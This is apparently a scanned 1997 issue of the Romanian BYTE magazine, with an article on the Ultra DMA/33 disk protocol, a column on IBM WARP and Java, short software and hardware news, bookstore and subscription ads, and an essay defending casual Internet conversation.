Orice pachet de date de pe magistrala IDE necesită un semnal de cerere de genul unui comutator care trece din starea 0 în starea 1. În cazul protocolului ATA obișnuit, datele sunt citite și transferate pe magistrală doar la o astfel de tranziție. În modul Ultra DMA, transferul datelor se poate realiza și atunci când acest comutator trece din starea 1 în starea 0. Astfel, în același interval de timp, se poate transfera o cantitate dublă de date, eliminându-se pauzele de așteptare la transportul pachetelor de date (vezi figura „Transferul Ultra DMA/33").

Protocolul Ultra DMA înlătură gâtuirile benzii de transfer-în special în timpul operațiilor secvențiale. Ca rezultat direct al ratei de transfer îmbunătățite, utilizatorii noilor calculatoare personale au nevoie de mult mai puțin timp pentru a-și încărca sistemul de operare și a-și deschide aplicațiile. Tehnologia „bus mastering" poate fi de asemenea integrată cu unitățile de disc Ultra DMA.

Un nou nivel de integritate a datelor

Pe lângă îmbunătățirile performanțelor de viteză, protocolul adaugă interfețelor ATA/IDE noi facilități pentru protecția și validarea datelor. În modul ATA/IDE, pentru protecția datelor există doar un bit de paritate. Folosirea CRC-ului, o tehnică pentru detecția erorilor de transmisie, asigură o mai bună integritate a datelor transferate. Pentru detecția și corectarea erorilor, există un registru special în care se stochează suma de control a datelor transferate. Aceasta se compară cu suma de control calculată eliminându-se posibilele erori. În acest caz, tehnica CRC este utilizată doar pentru asigurarea integrității datelor la transferurile pe magistrală, nu și pentru a îmbunătăți integritatea datelor stocate pe discurile hard.

Compatibilitate

Protocolul Ultra DMA nu implică nici o schimbare a cablurilor, receptoarelor sau programelor driver ale magistralei ATA/IDE. Mai mult, protocolul Ultra DMA/33 și comenzile sale au fost proiectate pentru păstrarea compatibilității cu vechile sisteme. În plus, vechile dispozitive ATA-1/2/3 sunt de asemenea compatibile cu sistemele ce integrează tehnologia Ultra DMA.

Câteva concluzii

Prin dublarea ratei de transfer, protocolul Ultra DMA echilibrează balanța în care sunt așezate, pe de o parte, rata de transfer a sistemului și, pe de altă parte, rata de transfer internă a dispozitivelor. Proiectanții de sisteme pot oferi imediat rate de transfer mai mari cu o integritate a datelor sporită, sistemele și aplicațiile se pot încărca mai rapid, toate acestea la costuri minime. La nivelul proiectării unităților hard, furnizorii dispozitivelor de stocare sunt eliberați acum de necesitatea implementării unor memorii temporare mari de dispozitiv, ceea ce se va reflecta în prețul mai scăzut pe MB al acestora.■

Mircea Sabău este redactor la revista BYTE România. Poate fi contactat prin e-mail la adresa: **msabau@agora.ro.**

AGORA

PC MAGAZINE
Gadgets
THE TOP 100
COMPUTER SHOPPER
Buying Guide
HOT FOR 97
WIRED
Neal Stephenson
Wiring the Planet
Publish
Dr.Dobb's JOURNAL
CLIENT SERVER DEVELOPMENT
BYTE
Can JAVA REPLACE WINDOWS?

Prin intermediul firmei noastre puteți primi în mod regulat oricare dintre revistele americane de calculatoare din tabelul alăturat. Pentru aceasta este suficient să ne trimiteți o comandă în care să specificați titlurile dorite și datele Dvs. de identificare (nume, adresă, telefon, fax), iar noi vă vom expedia cu plata prin ramburs revistele solicitate. Prețul în lei pe care îl veți achita la primirea fiecărui colet poate fi obținut prin înmulțirea prețului în dolari specificat în tabel cu cursul de schimb valutar al BNR la care se adaugă cheltuiala de expediție percepută de Poșta Română. Atenție deci,

NU TRIMITEȚI BANI ÎN AVANS!!!

Vă rugăm să expediați comenzile Dvs. pe adresa:

Computer Press Agora srl, CP 94 OP 49, București, fax: 3309285

TITLU	FRECVENȚĂ	PREȚ
3D DESIGN	12	5.93
ACCESS OFICE VBA ADVISOR	12	7.49
AIXTRA	4	7.43
BOARDWATCH	12	8.93
BYTE	12	5.93
C/C++ USERS JOURNAL	12	7.43
C++ REPORT	9	11.93
UNICENTER TNC ADVISOR	6	8.93
CADALYST	12	5.93
CADENCE	12	5.93
CD-ROM PROFESSIONAL	12	10.43
CIRCUIT CELLAR	12	5.93
COLOR PUBLISHING	6	7.43
COMPUTER ARTIST	6	7.43
COMPUTER GAMING WORLD	12	5.99
COMPUTER GAMING WORLD wCD	12	11.99
COMPUTER GRAPHICS WORLD	12	7.43
COMPUTER PLAYER	12	10.43
COMPUTER SHOPPER	12	7.49
COMPUTER SHOPPER BUYERS CD		7.49
CYBER SPORTS	4	7.49
DATA BASE WEB ADVISOR	12	7.49
DATABASE PROG. & DESIGN	12	7.43
DBMS	12	5.93
DBMS 1996 BUYERS GUIDE		7.43
DELPHI INFORMANT	12	8.93
DIGITAL VIDEO MAGAZINE	12	7.43
DOS WORLD	6	8.93
DR. DOBBS JOURNAL	12	5.93
DR. DOBBS SOURCEBOOK	6	7.43
ELECTRONIC GAMING MONTH	12	7.49
EMG2	12	7.49
FOXPRO ADVISOR	12	7.49
GAMEFAN	12	8.93
GAME DEVELOPER	6	8.93
ULTRA GAME PLAYER	12	7.49
GAME PRO	12	7.49
INTERACTIVITY	12	7.43
INTERNET WORLD	12	7.43
INTERNET JAVA & ACTIVEX ADVISOR	6	10.49

TITLU	FRECVENȚĂ	PREȚ
JAVA DEVELOPERS JOURNAL	12	11.93
JAVA REPORT	6	7.43
LAN MAGAZINE	12	7.43
LINUX JOURNAL	12	6.00
LOTUS NOTES ADVISOR	6	10.49
MACADDICT	12	11.99
MACTECH	12	8.78
MACUSER	12	5.99
MACWORLD	12	7.43
MAGAFAN	6	5.93
MICROSOFT INTERACTIVE DEV	12	7.43
MICROSOFT SYSTEMS JOUR.	12	7.43
MONDO 2000	4	8.93
NEW MEDIA	12	7.43
OBJECT MAGAZINE	6	6.75
OBJECT ORIENTED PROGRAM.	9	13.50
PC COMPUTING	12	5.99
PC GAMER	12	5.99
PC GRAPHICS & VIDEO	12	7.43
PC MAGAZINE	22	5.99
PC MAGAZINE CD-ROM	4	26.93
PC MAGAZINE SPECIAL ISSUE	4	8.93
PC WORLD	12	8.93
FILE MAKER ADVISOR	24	7.99
PUBLISH	12	7.43
SOFTWARE DEVELOPMENT	12	5.93
SYS ADMIN	6	7.43
UNIX REVIEW	12	5.93
VB TECH JOURNAL	12	5.25
VIDEO TOASTER USER	6	7.43
VISUAL BASIC PROG. JOUR.	12	5.93
VISUAL DEVELOPER MAGAZINE	6	7.43
WEB, THE	12	5.93
WEB DEVELOPER	6	8.93
WEB TECHNIQUES	12	7.43
WINDOWS/DEV DEVELOPERS	12	7.43
WINDOWS NT	12	7.43
WINDOWS SOURCES	12	4.49
WINDOWS TECH JOURNAL	12	6.00
WIRED	12	7.43

Revistele pot fi răsfoite, comandate și cumpărate de la librăria noastră deschisă la sediul firmei ***Forte Computers****, str. Lipscani nr. 102; precum și de la următoarele magazine din* ***București****: Flamingo Computers, Bd.N. Titulescu nr.102; MIVAS: Pasaj Universitate*
Raffles Computers Shop, Calea Victoriei nr.25; Librăria "Noi", sala Dales; Librăria Humanitas din Pasajul Cretzulescu (lingă magazinul Muzica);
TIMIȘOARA*; XCOMP21 SRL Bul Regele Ferdinand nr. 2*

Puteți comanda orice carte de la: ***Computer Press Agora s.r.l.****, C.P. 94 OP.49, București, fax: 01-3309285*
Important: Lista completă de prețuri poate fi obținută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)

Forbes

De Harrison Forbes

Nu este ce pare a fi...

Totul a început cu o discuţie nevinovată într-un forum public de pe Net. Tema principală era „America şi Japonia" şi, mai ales, diferenţa dintre dragostea japonezilor faţă de planificarea pe termen lung şi dragostea americanilor pentru „quick fixes". Atunci am remarcat anumite mesaje de la cititori. Unii mă încurajau, alţii îşi exprimau insatisfacţia faţă de subiectele mele. Cu toate aceste, în scrisorile lor era un element comun - atitudinea IBM faţă de utilizatorul final. Manifestîndu-mi entuziasmul pentru produsele IBM sau noile direcţii explorate de acest gigant şi atitudinea mai puţin satisfăcătoare a lui Microsoft faţă de comunitatea utilizatorilor, se pare că am apăsat pe anumite butoane şi am provocat nişte efecte neaşteptate. Am remarcat o sumedenie de voci din public, care îşi exprimau curiozitatea faţă de WARP şi, în acelaşi timp, nemulţumirea generată de politica de marketing a lui IBM, pentru propriile produse. Chiar şi aceia care scriau lucruri favorabile despre Microsoft, nu o făceau pentru meritele tehnice ale produselor sale, ci doar pentru prezenţa lor pe piaţă...

Cu toate că astăzi un articol se publică mai repede decît se făcea pe vremea lui Gutenberg, există o perioadă de timp considerabilă între momentul scrierii sale şi cel în care ajunge la cititor, sub forma sa tipărită. Lucrurile se schimbă repede, în ziua de azi, iar, în lumea computerelor, acest ritm este şi mai rapid. În plus, pentru a complica şi mai mult situaţia, se pare că majoritatea noutăţilor sînt mai curînd vise şi dorinţe ale producătorilor, care vor fi, cîndva, aplicate, decît produse deja apărute pe piaţă.

În cazul lui Microsoft, la începutul lui 1997 se vorbea de NT 5.0, în vreme ce versiunea curentă era 3.5, cu 4.0 în fază Beta... Partea cea mai hazlie era că versiunea 5 urma să repare bug-uri pentru versiunea 4, care se afla, încă, pe mesele proiectanţilor. „Hazliu"? Ce tot spun eu aici ?

De partea cealaltă, în septembrie anul trecut, pe cînd WARP încă era în cursa pentru sistemele de operare pentru desktop, IBM a început să se retragă de pe birourile utilizatorilor. Greşeala lor a fost că nu au declarat niciodată, foarte clar, că nu mai sînt interesaţi în piaţa sistemelor pentru desktop. Pe e altă parte, cred că, oricît de explicit ar fi fost IBM, publicul larg tot nu ar fi înţeles nimic. Preocuparea principală a lui IBM a început să se îndrepte către Network Computing, un concept nou, foarte dezbătut, dar încă foarte puţin înţeles. Deşi WARP nu mai poate emite pretenţii la supremaţie pe desktop, nici nu a dispărut, asemeni unei dureri de cap, după ce iei o aspirină. WARP este suportul pentru Network Computing. De ce ? Deoarece WARP este Java enabled, iar întregul concept de Network Computing se bazează pe Java.

Se pare că sfîrşitul lui WARP a fost provocat chiar de producătorii săi de programe, care au decis să dezvolte aplicaţii numai pentru familia Windows. Asta ni se pare, dacă nu înţelegem Java şi implicaţiile sale. Poanta e că producătorii nu au abandonat WARP ca sistem de operare, deoarece, în noul scenariu, aplicaţiile nu trebuie scrise neapărat pentru WARP. Ele vor trebui să fie scrise pentru Java şi vor rula sub WARP, la fel de bine ca şi sub Unix, Solaris, Rhapsody şi, dacă Bill Gates îşi va da seama ce e bun pentru Microsoft şi nu va mai încerca să pună beţe în roate iniţiativei Java, chiar şi sub Windows... Am spus-o de multe ori (dar, se pare că nu de suficient de multe) că majoritatea companiilor din Silicon Valley - aproximativ 80% - au adoptat Java.

Revenind la tema din introducerea acestui articol, planificare pe termen lung sau circumstanţială, fenomenul Windows nu este ceva care s-a întîmplat peste noapte, ci este rezultatul unei evoluţii de ani întregi. Astăzi vedem doar efectele acestui fenomen. Dintr-un punct de vedere strict academic, oricît de mult near fi antipatice produsul şi circul care s-a făcut în jurul său, trebuie să recunoaştem că proiectul a fost conceput foarte minuţios, iar rezultatele au fost uimitoare. Şi ar fi fost chiar un succes deplin, dacă planificatorii de la Microsoft nu ar fi fost prea lacomi. Ţelul lor era să domine lumea, fără a împărţi cu cineva foloasele pe care urmau să le tragă. Au mai existat, în trecut, asemenea personaje, care, invariabil, au dat greş, dar programatorii de la Microsoft nu prea ştiu multă istorie... Pentru Microsoft şi Bill Gates, succesul personal a fost de necontestat, problema este că nu şi-au imaginat că poate apărea Sun, cu ceva banal - o ceaşcă de cafea, care să le strice planurile de viitor. Din cînd în cînd şi eu cochetam cu ideea că ar trebui emise nişte restricţii legale pentru a înfrîna pretenţiile Microsoft la o supremaţie absolută, dar mi-am dat seama că mecanismul pieţei este cel mai bun mecanism anti-trust. Desigur, Microsoft domină sistemele desktop - dar nu acesta va fi viitorul. Viitorul este reţeaua, care nu poate fi condusă de o entitate unică. Reţeaua se transformă, din ce în ce, într-un Borg, o entitate uriaşă, compusă din unităţi individuale, care nu pot funcţiona independent de unitatea principală.

Astfel, aplicaţiile nu vor mai fi scrise pentru un sistem de operare anume, ci pentru reţea, iar liantul sistemelor de operare va fi Java. Desigur, şi Java va evolua şi este dificil să faci previziuni asupra a cum va arăta Java peste zece ani, dar, indiferent de felul în care va arăta, va fi similară cu cea de astăzi, doar mult îmbunătăţită.

IBM nu va mai pomeni de WARP, nici măcar de Blue Bird, ultima versiune de WARP, ci doar despre Network Computer. Cititorii articolelor mele nu ar trebui să se agaţe de WARP şi să se enerveze că aplicaţiile Windows 95 nu merg sub WARP. Mai degrabă, ar trebui să-şi îndrepte atenţia spre Java şi să înceapă dezvoltarea de aplicaţii în Java.

Cu toate că Microsoft mobilizează resurse umane şi financiare imense pentru a face să eşueze Java, aceasta marchează noi succese cu fiecare zi ce trece. Ideea este atît de simplă, încît este greu de recepţionat - de aceea ne trebuie ceva timp să ne-o însuşim în totalitate. În plus, încă nu avem infrastructura necesară pentru folosirea ei. Dar, cu dezvoltarea continuă a reţelelor, Java capătă din ce în ce mai mult sens.

De curînd, Federal Express, una dintre primele companii care au transformat Internetul dintr-o chestiune care te face să-ţi pierzi timpul cu poşta electronică, într-o afacere serioasă, a anunţat că începe implementarea politicii sale de Network Computing. Pînă la sfîrşitul anului, urmează să înlocuiască 60,000 de terminale aflate în lumea întreagă cu NC, care vor oferi suport complet Java. Federal Express este, poate, cel mai bun mediu pentru a demonstra superioritatea NC-urilor. Orice camion FedEx care îmi aduce vreun colet este conectat, via satelit, la Internet. Cînd semnez de primire, şoferul îmi scanează semnătura, informaţia ajunge la site-ul lor şi, în cîteva minute, va apărea, prin Internet, că pachetul a fost livrat de cutare, primit şi semnat de cutare şi aşa mai departe... De altfel, în timpul ultimei greve de la UPS, şoferii care au alergat pe drumuri nu ar fi fost în stare să se descurce fără legăturile prin satelit. Datorită situaţiei, comenzile veneau de la biroul central din Memphis, Tennessee, transformat în dispecerat... A trebuit să trimit un pachet şi l-am oprit pe şofer în mijlocul străzii. Îl cunoşteam, e un tip drăguţ şi de mulţi ani lucrăm împreună. Mi-a spus că îi pare rău, dar nu putea să-mi ridice pachetul, decît dacă aveam programare. Am înţeles situaţia, i-am dat bonul, iar el l-a perforat şi mi-a spus că totul s-a aranjat. A anulat cursa altui şofer, care ar fi trebuit să vină să ridice pachetul. Programarea fusese făcută de la Austin, Texas, prin Memphis, Tennessee, pentru Franklin, Wisconsin, fără intermediere umană, direct prin Internet...

Desigur, Windows nu va dispărea. Va rula Java, iar utilizatorii nu vor mai trebui să-şi bată capul cu aplicaţiile Windows... Lumea va duce dorul GPF-urilor, dar la naiba ! trebuie plătit un preţ, pentru a putea, în sfîrşit, să rulezi aplicaţii stabile...

În ciuda faptului că nu adoptăm, în mod deschis, planuri pe termen lung şi că, spre deosebire de japonezi, avem tendinţa de a trăi momentul, cu o atitudine fixistă, realitatea arată că noi, în Statele Unite, sîntem, de fapt, planificatori pe termen lung... ■

Crinnon Harrison Forbes conduce companiile T&C Consulting and VP Operations for Piranha Bissiness Systems. Locuieşte în Franklin (Wisconsin) şi poate fi contactat (în română sau engleză) prin e-mail la **cforbes@ibm.net.**

Dacă *încă* nu

EŞTI PREGĂTIT PENTRU MÂINE,

trebuie să mergi la ŞCOALĂ, *trebuie* să ÎNVEŢI, îţi *trebuie* ... un MANUAL.

Clasa a IX -a
CONFORM PROGRAMEI ŞCOLARE
Limbajul Pascal
DOINA RANCEA
ALGORITMI ŞI LIMBAJE DE PROGRAMARE
APLICAŢII PRACTICE DE LABORATOR
AGORA


COMPUTER LIBRIS
AGORA

MANUAL
Clasa a XI -a
CONFORM PROGRAMEI ŞCOLARE
Limbajul C
LIVIU NEGRESCU
PROGRAMAREA CALCULATOARELOR
AGORA

A tipărit *pentru tine* două **manuale** de clasă !

Pentru comenzi sunaţi la Computer Libris AGORA [Tel: 064-192422]
sau la Computer Press AGORA [Tel: 065-166516; 01-3309281].

PREZENTARE



NEO Manager 3.7
Preț minim 143$

Transart Export Import SRL
Tel: 064-19.69.29
transart@cjx.logicnet.ro

NEO Manager 3.7

Firma de software Transart din Cluj-Napoca a lansat versiunea 3.7 a pachetului integrat de evidență economico-financiară și management al firmei NEO Manager. Pachetul este o aplicație Windows și este comercializat în varianta monoutilizator sau de rețea (Novell sau Microsoft) și poate fi instalat, la cerere, într-o variantă limitată, pentru evaluare. Această versiune reprezintă o îmbogățire a versiunii precedente cu un modul deosebit de performant pentru generarea de rapoarte specifice (personalizate) pentru situații, balanțe, documente, documente simple și operative. De asemenea, în versiunea 3.7 se remarcă introducerea unor noi facilități în modulele existente: contabilitate, gestiune stocuri, facturare, plăți, producție, servicii, salarizare și administrare utilizatori și fișiere. Noul modul de generare de rapoarte specifice permite definirea de către utilizator a secțiunilor raportului, a grupărilor și sortărilor, a stilului și dimensiunii caracterelor și inserarea de obiecte OLE (BMP, Word, Excel, PowerPoint, CorelDraw, etc.). Toate aceste operații se fac foarte ușor, utilizatorul fiind ghidat pas cu pas în proiectarea raportului. De remarcat faptul că un raport, odată definit de unul dintre utilizatori, este accesibil într-o manieră transparentă celorlalți.

Reamintim câteva dintre caracteristicile aplicației NEO Manager: urmărirea garanțiilor si produselor după serii unice pe produs, comunicarea în timp real între modulele componente, generarea automată a notelor contabile care sunt apoi disponibile în modulul de contabilitate, modul de lucru tranzacțional care garantează securitatea datelor în rețea, backup si verificare programabilă a integrității bazei de date, evidența operațiilor efectuate de către fiecare utilizator, prezentarea rapoartelor sub formă grafică (histograme, piechart, etc.), exportarea lor în format RTF (Word) sau Excel în vederea unor prelucrări personalizate precum și transmiterea lor directă prin fax sau e-mail.

Antivirus

Norman ThunderByte Virus Control 8.03

Echipa THUNDERBYTE a lansat versiunea 8.03 a produsului Norman ThunderByte Virus Control, cunoscut sub numele de TBAV. El conține o serie de îmbunătățiri cum sunt: scanarea fișierelor înainte de activare, la nivel de sistem (sub Win 95 și NT), reactualizări directe de pe Internet a fișierelor de definiții pentru viruși de macro, viteze mai mari prin optimizarea procedurii OLE2, scanarea arhivelor ZIP și Microsoft. Noua versiune pentru DOS, Win 3.xx, 95 și NT este disponibilă și în limba română. Ea poate fi achiziționată de pe BBS-ul firmei (01 686.36.90.) CS-SOFTWARE SRL.
gabriel@css.pcnet.ro

Viewer

Autodesk anunță WHIP! 3.0

Din 4 octombrie, firma Autodesk oferă versiunea beta a viewer-ului WHIP! 3.0, care oferă utilizatorilor AutoCAD 14 și celor care nu utilizează programe CAD, caracteristici superioare de tehnoredactare computerizată și ActiveX la crearea, vizualizarea și partajarea desenelor vectoriale în Internet și intranet. Formatul DWF de fișiere utilizat de WHIP! 3.0 a depășit DWF cerințele tehnice riguroase cerute de Internet Assigned Numbers Authority. Acum, DWF a devenit un format oficial internațional, ceea ce permite administratorilor Web configurarea mai ușoară a serverelor pentru utilizarea acestui format.
venesa.schuetz @eur.autodesk.com

DTP

QuarkXPress 4.0

Quark Inc., va lansa în întreaga lume versiunea 4 a produsului QUARKXPRESS PENTRU WINDOWS 95/NT ȘI SO MAC, ÎN 11 LIMBI SIMULTAN. QuarkXPress 4.0 are peste 75 de caracteristici majore noi, incluzând unelte puternice de proiectare și desenare Bezier, controale de decupare a subiectelor din desene, un set extins de caracteristici pentru tipărire, o suită de angrenaje pentru producătorii de documente lungi și grupuri de lucru în rețea și o interfață utilizator mult mai naturală.
xtnews@xtensions.quark.com

HARDWARE

Magazin

SPRiNT-BTC în Brașov

Pe data de 11 septembrie a avut loc inaugurarea noului magazin de calculatoare SPRiNT - BTC DIN BRAȘOV, deschis de firma ploieșteană SPRiNT Computers în colaborare cu societatea locală BTC COM srl. Noul magazin din strada Tâmpei este foarte bine dotat și dispune de un sistem on-line foarte eficient pentru gestiunea stocurilor, care permite regăsirea operativă, în timp real, a tuturor reperelor din depozitele SPRiNT din toată țara. Ceremonia de deschidere a fost urmată de întâlnirea anuală a partenerilor SPRiNT, la care au fost prezenți

BTC
SPRiNT
COMPUTERS SHOP

Ești tânăr, dinamic și plin de energie?
Locuiești într-un oraș cu peste 100.000 de locuitori?
În ultimii ani ai urmărit evoluția publicațiilor noastre și ai regretat că nu faci și tu parte din colectivul care le realizează?

A sosit timpul!

Vino alături de noi!

Computer Press Agora are nevoie de un reprezentant în orașul tău!

Ai putea fi tu acela!


Trimite un curriculum vitae pe adresa: Computer Press Agora S.R.L., C.P. 172 O.P. 1, 4300 Tg. Mureș, sau prin fax la: 065-166290 și te vom contacta.

Castele în Spania?
numai cu plotterele din gama
HP DesignJet Plotters
VI LE POATE OFERI :
HEWLETT PACKARD
Authorised Wholesaler
CEL MAI NOU
5% Reducere în perioada "vacanței"
August, Septembrie, Octombrie
GEMINI SP
PLUS IN QUALITY
Str. Vasile Conta Nr.9 bis București 2
Tel/Fax: 210.85.65, 210.85.70

partenerii străini de la Intel, Fujitsu și Microsoft și un număr mare de firme autohtone. Au fost prezentate noile strategii de vânzare ale calculatoarelor SPRiNT și noile componente hard cu care acestea vor fi echipate.

Sistem complet

Minolta Color Line



În cadrul Târgului IFABO, ediția 1997, Minolta a lansat sistemul Color Line, UN SISTEM DE ACHIZIȚIE , PRELUCRARE și TIPĂRIRE A INFORMAȚIEI COLOR. Achiziția de imagine se poate face cu ajutorul aparatelor foto digitale Minolta RD175 sau Dimage V, sau prin scanarea filmelor cu ajutorul scanerului QuickScan PLUS. De asemenea, se pot scana imagini tipărite de la geamul de originale al copiatorului color MINOLTA CF900, dotat cu interfață pentru calculator: Color Serverul EFI Fiery. Prelucrarea informației color se face în calculator cu ajutorul unor programe specializate de grafică (Adobe Photoshop, CorelDraw), sau tehnoredactare (PageMaker, Ventura, etc.). Partea de tipărire a liniei color este formată din sistemul copiator CF900 și Color Serverul EFI Fiery.
office@minolta.eunet.ro

Stocare

Ultra SCSI de 9.1GB

Noul disc hard de la Western Digital face parte din familia de produse WD Enterprise și este special destinat serverelor de întreprindere. Acest disc hard este realizat în tehnologia magnetorezistivă, are o înălțime de numai 1 inch față de 1.6 inch cât au discurile hard ale concurenților, are un consum mai mic cu 20% decât discurile hard înalte de 1.6 inch, oferă o viteza de rotație de 7.200 rpm și un timp mediu de acces sub 8ms. Rata de transfer este de până la 40 MB/sec.
http://www.wdc.com/new/releases/970929.html

Comentariu

Evanghelia după Internet.
De Dan Iancu

Şi le-a pus numele: Om

„În aceste condiţii, comunicarea este – câtă este – la fel de vulgară, oricum s-ar produce: prin ghionturi în coaste sau prin satelit. Se poate flecări pe Internet sau pe mobil, ca la orice colţ de uliţă. Deosebirea este, doar, că prin mijloacele electronice costă mai mult"

Ana Blandiana, Ghionturi prin satelit,
România Libera, 20-septembrie-1997

Îmi dau seama că pe zi ce trece înţeleg din ce în ce mai greu româneşte. După cele două săptămâni de şoc în care eram surprins la fiece pas că auzeam pe stradă o limbă declamată de parcă îmi făceam piaţa în balconul Universităţii, am rămas cu perplexitatea celor pe care le citesc în publicaţii „mult iubite şi stimate“. Mai recunosc şi faptul că a auzi vorbindu-se de rău Internetul îmi ridică adrenalina la cote nu tocmai comode pentru interlocutori.

Flecăreală pe Internet? Să presupunem că mijloacele de comunicare ar fi împărţite după „merite“ conform unor algoritmi perfecţi în care să fie luate în calcul genialitatea, sobrietatea, importanţa, „artisticitatea“ precum şi alte criterii decise de un super-for în care la loc de cinste ar lua loc şi autoarea acrei tablete de sâmbătă. Hiperinteresanţii ar putea să încingă la roşu sateliţii şi atunci lumea virtuală a web-ului ar arăta cam ca raiul din „Minunile sfântului Sisoe“ a lui Topârceanu. Nici durere, nici întristare. Aş fi curios numai cât timp îi va ţine pe aulici sobrietatea. Pun pariu că nu prea mult timp. Nu cred că un om normal este lipsit de acea bucurie copilărească a descoperirii unei jucării noi, indiferent dacă se cheamă păpuşă de cârpă sau Internet. Prea uşor se uită că suntem o societate încă bolnavă şi săracă, în care starea de echilibru este o dorinţă deocamdată. Kitsch? Ei şi? Azi au unii mobil sau Internet, mâine vom avea toţi. În lipsa acestei speranţe nu ne rămâne decât să-l aducem pe Ceauşescu înapoi şi o să fim cu toţii egali, mai precis nimeni nu o să flecărească decât cu aprobare. Şi mi se pare că „democraţie“, în înţeles mioritic, seamănă tot mai bine cu „voie de la Banul Ghica“.

Lucram într-o termocentrală mai acum câţiva ani când am primit acces la Internet. La început numai e-mail şi gopher. În toiul discuţiilor tehnice am fost frapat de întrebarea „cine plăteşte“ şi de graba cu care unii au trecut la elaborare de regulamente: cine ce are voie, cine cum are voie, cine când are voie şi mai ales cine aprobă. Organizatorii erau originari din Rusia şi România. Altfel, oameni liberi. N-am dat atenţie atunci, presupunând că lucrurile se vor rezolva de la sine. N-a fost aşa, dar aceasta e altă poveste. „Săpând“ am dat de o listă de discuţii numită „romanians“. Mare mi-a fost bucuria şi, ca orice newbie respectabil, am început să „postez“ poezii pentru copii şi tineret, sfaturi de foarte-bună-purtare şi lucruri elevate. Mi-am revenit repede la normal, „ajutat“ de mişto-ul colegial. Mi s-a atras atenţia că suntem într-o cafenea în care vorbesc toţi odată. Şi, Doamne, ce bine e să flecăreşti. Şi nu oricum. Să stai de vorbă cu cineva din Boston care-ţi spune „stai un pic, trebuie să mut maşina din faţa casei că vin ăia cu deszăpezirea“, când la tine sunt patruzeci de grade la umbră, să râzi când vine o poantă de două cuvinte ridiculizând un discurs semaforic (tip de logoree în care autorul este sau nu este de acord cu ceva), să te înfurii pe câte unul ce spune prostii şi să fii îngrijorat când acela dispare. Ce minunat colţ de uliţă e globul acesta! Fantastica dizolvare a distanţelor şi a timpului ne dă şansa de a putea fi împreună şi nu cred că ar fi cineva care să aibă căderea de a cântări ce şi cum trebuie vorbit.

Cine nu a văzut bucuria pe faţa cuiva ce primeşte o vorbă bună la câteva secunde după ce a urlat de durere desigur că va minimaliza aceasta lume şi totul i se va părea „vulgar“. Ce să facă o mamă ce-şi plânge fiul grav bolnav cu scrisoarea de alinare venită, precum misivele lui Caesar din Galia, după câteva luni? Timpul trecut fără un cuvânt bun nu-l mai întoarce nimeni şi suntem cu toţii pieritori. Şi, mă rog, de unde să ştii că e cineva acolo care să aibă inima să-ţi spună vorba aceea şi nu alta? În plus, cuvântul pe Internet are altă dimensiune decât cel de la telefon, decât cel din scrisoare, decât cel spus în faţă. E mai lipsit de acea doză de minciună socială numită politeţe. E venit din adevărul unui om ce nu-şi mai îmbracă hainele de sărbătoare că să-ţi spună ce gândeşte. E doar cuvântul lui.

Mai acum un an, pe suscitata listă de discuţii, cineva tare rău de gură şi de faptă s-a apucat să critice primele încercări de pe web ale grupului Computer Press Agora. Şi dă-i, şi luptă, şi curgea sângele mai ceva ca la Mărăşeşti. Întâmplător sunt prieten cu cei doi preopinenţi. Tot întâmplarea face ca Titi Moga, zis cel Soft, să-mi facă o vizită în chiţimia mea din Brighton. „Titi, zic, ia să vorbeşti tu cu amicul X“. Pun mâna pe telefon şi-l sun pe Bampirul din Los Angeles, care nu mai prididea cu scuzele când dădu de Titi. Şi invers, ca să vezi ce bun e Internetul la casa omului. Presupun că dacă ar fi fost vecini, nu ar fi îndrăznit să se păruiască atât de spornic. Dar nu s-ar fi cunoscut niciodată, chiar dacă ar fi stat pe aceeaşi stradă, nicidecum unul în Târgu-Mureş şi celălalt pe coasta Pacificului.

Pe reţea rişti să-ţi exhibi eul tău profund, şi nu frica. Mi s-ar putea reproşa că tocmai politeţea şi legea sunt cele care ţin această societate. Mă îndoiesc că doar acestea. Cel care va vrea să facă rău, va face chiar folosindu-le, pe când cel cu adevărat bun nu va avea nevoie de constrângeri din afară. Delicateţea e ceva natural şi nu dobândit prin cultură sau educaţie. Împrietenindu-te cu un om pe Internet vei fi mai aproape de el, cel adevărat. Şi nu poţi să ştii dacă nu cumva judeci greşit pe cineva numai pentru că la vedere nu e tocmai plăcut. Sau invers. Aparenţa te poate inhiba sau îţi poate produce în subconştient repulsie, astfel că nu vei ajunge la miez din cauza cojii. Tot aparenţa îţi poate da o falsă idee despre celălalt. Sistemul nostru de apariţie este dependent de condiţii specifice, inclusiv limbajul trupului, iar incompatibilităţile culturale sunt uneori de netrecut. Dar la nivel de cuvânt pur suntem mult mai apropiaţi, mult mai lipsiţi de acea zonă de securitate pe care ne-o impunem, şi deci mai deschişi. „Nu haina face pe om“ e vorbă-n vânt, atâta timp cât judecăm spânzuraţi de sforile preconcepţiilor.

Nu vreau să susţin că lumea aşa-zis virtuală e mai bună, ci numai că e mai aproape de adevăr. Bun sau rău. Atât cât putem, vom distinge între gunoaie frumuseţea, dar este imposibil să visăm în continuu la un semănătorism de duzină care ne vântură false alienări. Căutarea noului, joaca, dorinţa de a vedea altceva sunt trăsături dintotdeauna ale unui homo ludens ce dă strălucirea fără de care sapiens nu ar fi decât o tristă predică. Fiecare va face ce va putea cu telefonul mobil sau cu Internetul. Se vor găsi şi cei care-l vor folosi drept piatră şi nici un fel de tabletă nu-i va opri. Cunosc doi ce s-au găsit pe Internet şi-au ajuns să 'flecărească' sute de mesaje pe zi. Doar două cuvinte în fiecare mesaj: 'te iubesc'. Şi câte voci încap în aceste două cuvinte! Şi câtă iubire!

